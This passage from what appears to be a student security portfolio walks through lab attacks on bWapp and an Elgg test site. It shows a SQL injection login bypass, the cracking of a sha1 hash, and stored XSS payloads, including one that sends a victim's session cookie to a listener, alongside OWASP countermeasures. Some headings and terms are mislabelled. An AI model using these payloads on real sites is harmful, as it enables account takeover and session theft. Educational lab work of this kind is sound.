Structured Query Language (SQL) is programming language used in programming and designed for managing data held in relational database (wikipedia, 2019). In databased filed SQL is a leader, because 60% used SQL database (figure16) (ScaleGrid, 2019). SQL Injection is a type of attack that's goal is execute "injected" statement, which allow hacker or run malicious statement on relation database. SQL vulnerability can be used to bypass application security, also databased not secured form SQL Injection allows hacker to add, modify and delete records in the database (acunetix, nd).

#### Example of SQL Injection

To present SQL Injection were used to machines KALI Linux, Ubuntu Seed and Burp Suite is an application used to carry out SQL Injection attack. Ubuntu Seed is a host for web application called bWapp, which is an educational website where can be tested variety attacks including SQL Injection. To attack was used Kali machine with Burp Suite, the target was bWapp which was a demo of website for movie search. On *figure8* can be seen a proper work of website, there are movies title, dates or characters.




Figure 8

The most important vulnerability was unprotected login field. The command `" or 1 = 1 --"` is a part of SQL statement use for login (figure9). The programme shows place for write the login and password, for example at Edge Hill University every student has a unique login and password which only it knows. That system of validation of users is commonly used, for administrator is easy to validate people who login because, the user must know login and password what's make system safely. Full statement to login in SQL for table users with column 'login' and 'password' is

`"SELECT * FROM users WHERE login = " + loginformuser + " AND password = " + passwordformuser + " ;"`

In filed loginformuser program will write login from user and analogical with password. If the user input is the same as record in databased, system permit user to use services host only for users. In addition to command `" or 1 = 1 --"` when hacker write it in login field the statement sent to database would look like that:

`"SELECT * FROM users WHERE login = " or 1 = 1 -- + loginformuser + " AND password = " + passwordformuser + " ;"`

This statement is always true because `1 = 1` and rest of statement is commented ( `--` in SQL is used to commend a line), in that reason hacker can login without knowledge about user's login and password, what is risky because attacker would have access to private data. For example, where attacker would brake to bank account it can steal all money form it.




Figure 9

The website's search engine can answer with password hashes of users. (figure10)




Figure 10

Next, hacker can decrypt passwords' hashes and have access to password of users. That would contribute to escalation of privileges to other website, if users used the same login and passwords, an important fact is that commonly-used login is an email and hacker must only guest password. In example password's hash can be easy decrypt because for encryption was used sha1 which can be seen like weak algorithm to encrypting. The result of decryption is "bug" (figure 11) what is a password

for user whose login is A.I.M or bee (figure 10), because both users have password with the same password's hash.

crackstation.net

Enter up to 20 non-salted hashes, one per line:

6885858486f31043e5839c735d99457f045affd0

I'm not a robot

reCAPTCHA

Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
6885858486f31043e5839c735d99457f045affd0	sha1	bug

**Color Codes:** Green Exact match, Yellow Partial match, Red Not found.

Figure 11

## SQL INJECTION - COUNTERMEASURES

SQL Injection is the most dangerous vulnerability in top 10 OWASP, it can be a cause of delete all record or login without validation. Countermeasures are crucial to implement for cybersecurity specialist OWASP prepare a list of solutions for this problem (OWASP, nd):

- Use of Prepared Statements which are easy to code and understand, it make database safely even if hacker were command "" or 1 = 1 --" the statement would look for username which match this string (OWASP, nd).
- Use of Stored Procedures are implemented safely when do not include dynamic SQL generation, then they are like Prepared Statements (OWASP, nd).
- Whitelist Input Validation it's allows only predefined string to be set in query to database.
- Enforcing Least Privilege is additional solution, otherwise is a general concept of encapsulation in Object Oriented Programming.

## CROSS-SITE SCRIPTING

Cross-Site scripting attacks are type of injection where hacker puts injected script into trusted web application server to direct attack at clients. An important fact is that hacker do not attack directly a website, but it uses website to send a malicious malware to website's users. Also, XSS can be used to steal user's cookie, session tokens or information retained by the browser (OWASP, 2018).

There are three main types of XSS attacks (nd, nd):

1. Reflected XSS is simplest and most popular form SQL attacks, it takes place when hacker injects browser executable code within single HTTP response (owasp, 2019). The attack is non-persistent it would impact only users who open malicious link or third-part website. Hacker's goals are to install key loggers, steal victims' cookies, perform clipboard theft or change the content on the page. In addition to perform clipboard of users it allows hacker to change for example bank account number from original to hacker's one.
2. Stored XSS is the most dangerous type of CSS. Potential victims are web applications which gather information form user, because hacker can input malicious script which web application would stores. The unfiltered input can run within the user's browser under the privilege of application and it look like a part of website. According to OWASP (owasp, 2014) exploitation of this vulnerability can be used to conduct attacks:
  - o Hijacking another user's browser
  - o Capturing sensitive information
  - o Defacement of the website
  - o Port scanning of internal host
  - o Directed delivery of browser-based exploits.
3. DOM-based XSS is type of attack where payload is executed as a result of modifying the DOM "environmental" in user's browser. Hacker changes original client-side script and replaces it with malicious script which can effect on design of website. It is different form two previous ones, because pay load is directly on website (owasp, 2016).

In addition to Symantec's research about XSS shows up that it was 84% of all security vulnerability find out on websites until 2007 (wikipedia, 2019).

### Example of SQL Injection

In this part of essay would be present an example of XSS script. To presentation was used website xsslabelgg.com and machine with installed ubuntu Seed which is server which host this website.

The attack will present example of DOM-based XSS, the goal is present other user a message "Welcome to XSS attack!". First step is to login to Alice profile where malicious script will be saved.

```
<script>  
alert("Welcome to XSS attack!")  
</script>
```

Next step is to change user and see is the attack was successful and as can be seen form figure 12, attack was successful.






Figure 12




Figure 21




Figure 22

Code used to generate figure 21 and 22 is:


```
<script>
alert(document.cookie);
alert("oops this is my session cookie, somebody hacked it :(");
</script>
```

Figure 21 shows displayed cookie's file name and figure 22 shows message informing Bob user that his cookie was stolen by XSS script in Alice's brief description. On figure 13 is shown code which was used to steal the cookie from user, the result of theft the cookie is present on figure 14.

#### Brief description

```
<script> document.write('<img src=http://127.0.0.1:5555?c'+escape(document.cookie)+' >');</script>
```

Figure 13



A terminal window showing a command and its output. The command is `./echoserv 5555` and the output is `GET /?cElgg%3D0qhib10vck6kar676ufcau05q2 HTTP/1.1`. The terminal background is dark with light-colored text.

Figure 14

## CONCLUSION AND COUNTERMEASURES

XSS is common vulnerability even big portals like Facebook or Google where hacked with using it. This attack can show adverbs, what's is irritating but not risky or directly attacks users of websites. There are tree solutions which can help developers with cybercrime (Vonnegut, 2017):

- Escaping user input what means ensure it is secure before rendering the page, it should disallow characters like '<' or '>'.
- Validating Input like SQL Injection's whitelist, it is the list with code which contain predefined features for website's design, the website shows users only data that matches the whitelist.
- Sanitizing user input can help specially on websites that allow HTML markup.

Developer to prevent XSS scripting may needs all three methods of prevention, in that reason cybersecurity is hard work.

- Notes

Use web browsers are potential fraud, malicious links/sites click or not click

Search engines optimization poisoning, do I click on that link or not?

Malicious cannot find dns domain name server, it is for users

The domains servers translate [www.google.pl](http://www.google.pl) to ip

NY times incident client's computers was exploited and all weekend it was showing add they need buy antivirus and pay by credit card,

Normal world history cookies word suggestions, passwords remembers,

How bit.ly works?

Overflow attack with bufferies of memory attacking buffer overflow can count it and breaks limit buffer get more and instruction, and then attackers can write their code.

DNS hijacking

## CONCLUSION TO PORTFOLIO

---

This portfolio present brief description of five fundamental topic in field of security:

- Information Security is description of attack on Canva website. Hackers which are call Gnostic Player realised their target and after this attack they steal 1 billion users' credentials.
- Personal Security show up how to educate employees and teenagers who to avoid phishing attacks. It could be said that humans are the weakest part in corporation security system, in that reason this chapter of portfolio is important.
- Network Security first part of it is example of footprinting where was found data like credit card number, information of sold house, photo and information about place of work, all that information published online and gathered in passive way. Second part explain importance of firewall and presents working of commonly-used firewall solution called Sophos Box.
- Mobile Security is the most demanding challenge for cyber security specialist, because mobile devices has a lot of information and are easy to hack.
- Web Application Security shows up popularity of web applications and present to different type of attacks SQL Injection and XSS, both dangerous.

Main conclusion from this portfolio is importance of Mobile Security. The number of people used only mobile devices to login to the internet is fast increasing, but the standard security solutions cannot be applied to mobile devices, there are need new ideas how to save those machines.

## REFERENCES

---

- acunetix, nd. *What is SQL Injection (SQLi) and How to Prevent It*. [Online]  
Available at: <https://www.acunetix.com/websitesecurity/sql-injection/>  
[Accessed 10 12 2019].
- Cimpanu, C., 2019. *Australian tech unicorn Canva suffers security breach*. [Online]  
Available at: <https://www.zdnet.com/article/australian-tech-unicorn-canva-suffers-security-breach/>
- Cimpanu, C., 2019. *Hacker puts up for sale third round of hacked databases on the Dark Web*. [Online]  
Available at: <https://www.zdnet.com/article/hacker-puts-up-for-sale-third-round-of-hacked-databases-on-the-dark-web/>  
[Accessed 02 October 2019].
- Clement, J., 2019. *Worldwide mobile app revenues in 2014 to 2023 (in billion U.S. dollars)*. [Online]  
Available at: <https://www.statista.com/statistics/269025/worldwide-mobile-app-revenue-forecast/>  
[Accessed 05 12 2019].
- Daniel R. Thomas, Alastair R. Beresford, Andrew Rice, 2015. *Security Metrics for the Android Ecosystem*. [Online]  
Available at: <https://www.cl.cam.ac.uk/~drt24/papers/spsm-scoring.pdf>  
[Accessed 05 12 2019].
- G., D., 2019. *61+ Revealing Smartphone Statistics for 2019*. [Online]  
Available at: <https://techjury.net/stats-about/smartphone-usage/#gref>  
[Accessed 05 12 2019].
- Hall, D., 2019. *Aussie tech darling Canva hacked*. [Online]  
Available at: <https://ia.acs.org.au/article/2019/aussie-tech-darling-canva-hacked.html>  
[Accessed 02 10 2019].
- Holst, A., 2019. *Share of global smartphone shipments by operating system from 2014 to 2023*. [Online]  
Available at: <https://www.statista.com/statistics/272307/market-share-forecast-for-smartphone-operating-systems/>  
[Accessed 05 12 2019].
- Jones, C., 2019. *Prolific hacker steals 218 million personal records in Zynga breach*. [Online]  
Available at: <https://www.itpro.co.uk/data-breaches/34525/prolific-hacker-steals-218-million-personal-records-in-zynga-breach>  
[Accessed 02 10 2019].
- KEARY, E., 2019. *2019 Vulnerability Statistics Report*. [Online]  
Available at: <https://www.edgescan.com/wp-content/uploads/2019/02/edgescan-Vulnerability-Stats-Report-2019.pdf>  
[Accessed 4 12 2019].
- McGreevy, J. P., 2002. *Footprinting*. s.l.:SANS Institute 2002,.

MIRIAM, 2019. *SECURITY ALERT: Android Ransomware FileCoder Strain Emerges*. [Online]  
Available at: <https://heimdalsecurity.com/blog/security-alert-android-ransomware-filecoder/>  
[Accessed 11 12 2019].

nd, nd. *Cross-site scripting*. [Online]  
Available at: <https://portswigger.net/web-security/cross-site-scripting#reflected-cross-site-scripting>  
[Accessed 10 12 2019].

nd, nd. *Gnosticplayers*. [Online]  
Available at: <https://malpedia.caad.fkie.fraunhofer.de/actor/gnosticplayers>

OWASP foundation, 2019. *OWASP™ Foundation*. [Online]  
Available at: [OWASP™ Foundation](#)  
[Accessed 04 12 2019].

owasp, 2014. *Testing for Stored Cross site scripting (OTG-INPVAL-002)*. [Online]  
Available at: [https://www.owasp.org/index.php/Testing\\_for\\_Stored\\_Cross\\_site\\_scripting\\_\(OTG-INPVAL-002\)](https://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_(OTG-INPVAL-002))  
[Accessed 10 12 2019].

owasp, 2016. *DOM Based XSS*. [Online]  
Available at: [https://www.owasp.org/index.php/DOM\\_Based\\_XSS](https://www.owasp.org/index.php/DOM_Based_XSS)  
[Accessed 10 12 2019].

OWASP, 2018. *Cross-site Scripting (XSS)*. [Online]  
Available at: [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))  
[Accessed 10 12 2019].

owasp, 2019. *Testing for Reflected Cross site scripting (OTG-INPVAL-001)*. [Online]  
Available at: [https://www.owasp.org/index.php/Testing\\_for\\_Reflected\\_Cross\\_site\\_scripting\\_\(OTG-INPVAL-001\)](https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OTG-INPVAL-001))  
[Accessed 10 12 2019].

OWASP, nd. *SQL\_Injection\_Prevention\_Cheat\_Sheet.html*. [Online]  
Available at:  
[https://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)  
[Accessed 11 12 2019].

PAGE, D., nd. *5 Ways Your Mobile Device Can Get Malware*. [Online]  
Available at: <https://www.securitymetrics.com/blog/5-ways-your-mobile-device-can-get-malware>  
[Accessed 05 12 2019].

Rossignol, J., 2015. *What You Need to Know About iOS Malware XcodeGhost*. [Online]  
Available at: <https://www.macrumors.com/2015/09/20/xcodeghost-chinese-malware-faq/>  
[Accessed 11 12 2019].

RUIZ, G., 2019. *OWASP Top 10 Security Risks – Part V*. [Online]  
Available at: <https://blog.sucuri.net/2019/01/owasp-top-10-security-risks-part-v.html>  
[Accessed 4 12 2019].

ScaleGrid, 2019. *2019 Database Trends – SQL vs. NoSQL, Top Databases, Single vs. Multiple Database Use*. [Online]  
Available at: <https://bit.ly/2P6iPSP>  
[Accessed 12 12 2019].

sophos, nd. *When Malware Goes Mobile*. [Online]  
 Available at: <https://www.sophos.com/en-us/security-news-trends/security-trends/malware-goes-mobile.aspx>  
 [Accessed 05 12 2019].

ukom, 2019. <https://ukom.uk.net/digital-market-overview/115-q4-2018-uk-digital-market-overview-report.php>. [Online]  
 Available at: <https://ukom.uk.net/digital-market-overview/115-q4-2018-uk-digital-market-overview-report.php>  
 [Accessed 05 12 2019].

Vonnegut, S., 2017. *3 Ways to Prevent XSS*. [Online]  
 Available at: <https://www.checkmarx.com/2017/10/09/3-ways-prevent-xss/>  
 [Accessed 11 12 2019].

Welsh, S., 2019. *Canva Security Incident – May 24 FAQs*. [Online]  
 Available at: <https://support.canva.com/contact/customer-support/may-24-security-incident-faqs/#section1>  
 [Accessed 2 October 2019].

Whittaker, Z., 2019. *Hacker who stole 620 million records strikes again, stealing 127 million more*. [Online]  
 Available at: <https://techcrunch.com/2019/02/14/hacker-strikes-again/>  
 [Accessed 02 February 2019].

wikipedia, 2019. *Cross-site scripting*. [Online]  
 Available at: [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)  
 [Accessed 10 12 2019].

wikipedia, 2019. *Firewall (computing)*. [Online]  
 Available at: [https://en.wikipedia.org/wiki/Firewall\\_\(computing\)](https://en.wikipedia.org/wiki/Firewall_(computing))  
 [Accessed 03 12 2019].

wikipedia, 2019. *Firewall (construction)*. [Online]  
 Available at: [https://en.wikipedia.org/wiki/Firewall\\_\(construction\)](https://en.wikipedia.org/wiki/Firewall_(construction))  
 [Accessed 4 12 2019].

wikipedia, 2019. *SQL*. [Online]  
 Available at: <https://en.wikipedia.org/wiki/SQL>  
 [Accessed 10 12 2019].



## APPENDIX

